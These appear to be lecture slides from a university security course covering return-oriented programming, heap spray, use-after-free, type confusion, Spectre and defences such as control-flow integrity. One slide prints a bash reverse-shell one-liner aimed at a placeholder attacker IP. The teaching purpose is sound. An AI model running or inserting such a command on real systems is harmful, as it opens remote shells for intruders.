



Simple gadget to set register to (large) value (pop register, ret)



Load a Small Value to Register




Load/Store From/Into Memory



System Call



Control Flow




Practical Issues

- You may find:
 - Unwanted instructions → You need to reverse their impact
 - A gadget that modifies the stack → Avoid
 - A gadget within another gadget


Unwanted Instructions (1)

- You need to execute: `pop eax; ret;`
- But you only found: `pop eax; pop ebx; ret;`



Unwanted Instructions (2)

- You need to execute: `mov [eax], ebx; ret;`
- But you only found: `mov [eax+10], ebx; ret;`
- Say the destination address is X
- `eax` should be `X-10`



Gadgets within gadgets

- You're looking for `pop ebx; ret;`


Gadgets information

```
=====
0x080486e9 : adc al, 0x41 ; ret0x080484ae : adc al, 0x50 ;
call edx
0x080484d2 : adc byte ptr [eax + 1], bh ; leave ; ret
0x08048427 : adc cl, cl ; ret0x08048488 : add al, 8 ; add
ecx, ecx ; ret
...
0x080485cf : xor ebx, dword ptr [edx] ; add byte ptr [eax],
al ; add esp, 8 ; pop ebx ; ret
```

Unique gadgets found: 87

ROP Chain: Example

- A `syscall: dup2` `asmlinkage long sys_dup2(unsigned int oldfd, unsigned int newfd);`
- To duplicate the stdout




ROP Chain: Example

- A `syscall: dup2` `asmlinkage long sys_dup2(unsigned int oldfd, unsigned int newfd);`
- To duplicate the stdout

Creating a reverse shell

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```



ROP Compiler

- Attacker uses a high-level language (e.g., DSL)
- The compiler generates ROP gadgets and data
- There exists a Turing-complete compiler


Is ROP x86-specific?

- No
 - x86, x86_64, Mips, Mips64, ARM, ARM64, SPARC, PowerPC, PowerPC64

ROP Defenses

- Control Flow Integrity (CFI)
- At compile time → Build a control-flow graph (CFG)
 - Reflects developer code
 - e.g. static locations for static instructions, disallow execution from other locations
- At run time → Before calling a function, check if it follows CFG
 - By means of compiler instrumentation

ROP Defenses



Heap overflow

Heap spray attacks

- Cause the program to repeatedly put your payload in memory
 - E.g. repeatedly attempt to register a new user with the username as payload
- **Not an attack** by itself: even though your payload is in memory, it is not yet executed
- Cause the program to de-allocate some of the memory to create “memory holes”
 - Force the vulnerable object and overflowable buffer to be put into memory into one of the holes
 - This makes the vulnerable object’s location predictable

Heap overflow

Forged virtual function tables:

- Class objects contain virtual tables pointing to specific function implementations of virtual methods
- However, pointers to virtual tables are allocated to heap at runtime
- If you **overwrite** the virtual pointer, you can corrupt control flow
 - Overwrite the virtual pointer with a standard buffer overflow attack, point it to an evil() function
 - You can even make your own vtable

Heap overflow

Use After Free:

1. Pointer 1 is allocated a memory space, then freed



2. Since it is free, other points can be allocated the same memory space



3. An attempt is made to use Pointer 1, e.g. `strcpy(ptr1, argv[1])`
(This does not crash as ptr1 is now pointing to valid memory)

Heap overflow

Use After Free:

- Issue with *dynamic memory*
- Can lead to control flow corruption, remote code execution

Zhang et al. 2015:

- More than 50% known attacks against Windows 7 are Use after Frees; 80% against Chrome
- Most exploits against UAF vulnerabilities are **vtable injection** attacks

Beyond buffer overflow

Type confusion:

- Programmer wrote a function assuming the user-supplied input would be type A, but it can be type B
 - e.g. PHP POST parameters can be set by the user
 - e.g. check if user is admin: but the check assumes username is string...
- If these two types are classes, then vtable overlap may occur
 - This happens because the vfp_{tr} is cast successfully
 - i.e. calling class A's function X may actually call class B's function X
- Especially severe in dynamic typing languages (Javascript, PHP)
 - E.g. Found in V8 Javascript engine (Chrome, etc.) in June 2023
 - Major Flash attack in 2015

Beyond buffer overflow

- Speculative execution (Spectre, Meltdown)

```
1 if (x < array1_size)
2     y = array2[array1[x] * 4096];
```

- If line 2 can be executed *without* the line 1 check, we have a buffer overread
 - This is done in branch prediction (speculative execution)
- Speculative execution is necessary to make C appear fast...
 - Read “C is not a low level language”, David Chisnall

Beyond buffer overflow

- Speculative execution (Spectre, Meltdown)

```
1 if (x < array1_size)
2     y = array2[array1[x] * 4096];
```

1. Attacker wants to know k = value at address 0x000000F0, knows array1 (size 20) is at 0x0000C0
2. Attacker sets $x = 48$, so $\text{array1}[x] = k$ (out of bounds)
3. CPU mistakenly predicts line 1 will pass, computes $\text{array1}[x] = k$ in order to execute line 2
4. CPU brings $\text{array2}[k*4096]$ into the cache
5. Attacker guesses value of k by determining what was brought into the cache using cache timing attacks (e.g. Flush+Reload)

Beyond stack overflow

- Many other related memory corruption issues...
 - Uninitialized Pointers
 - Double Free
 - Untrusted pointer dereference
 - etc.

Questions

Reminders...

- Project proposals due!
- Next week: Family Day and reading week
- Quiz on Feb 26th

After the Reading Break

- Networking refresher
 - Architecture
 - Protocols
 - Routing
 - Control and data planes
 - Simplified router architecture
 - IPv4 overview
 - Subnetting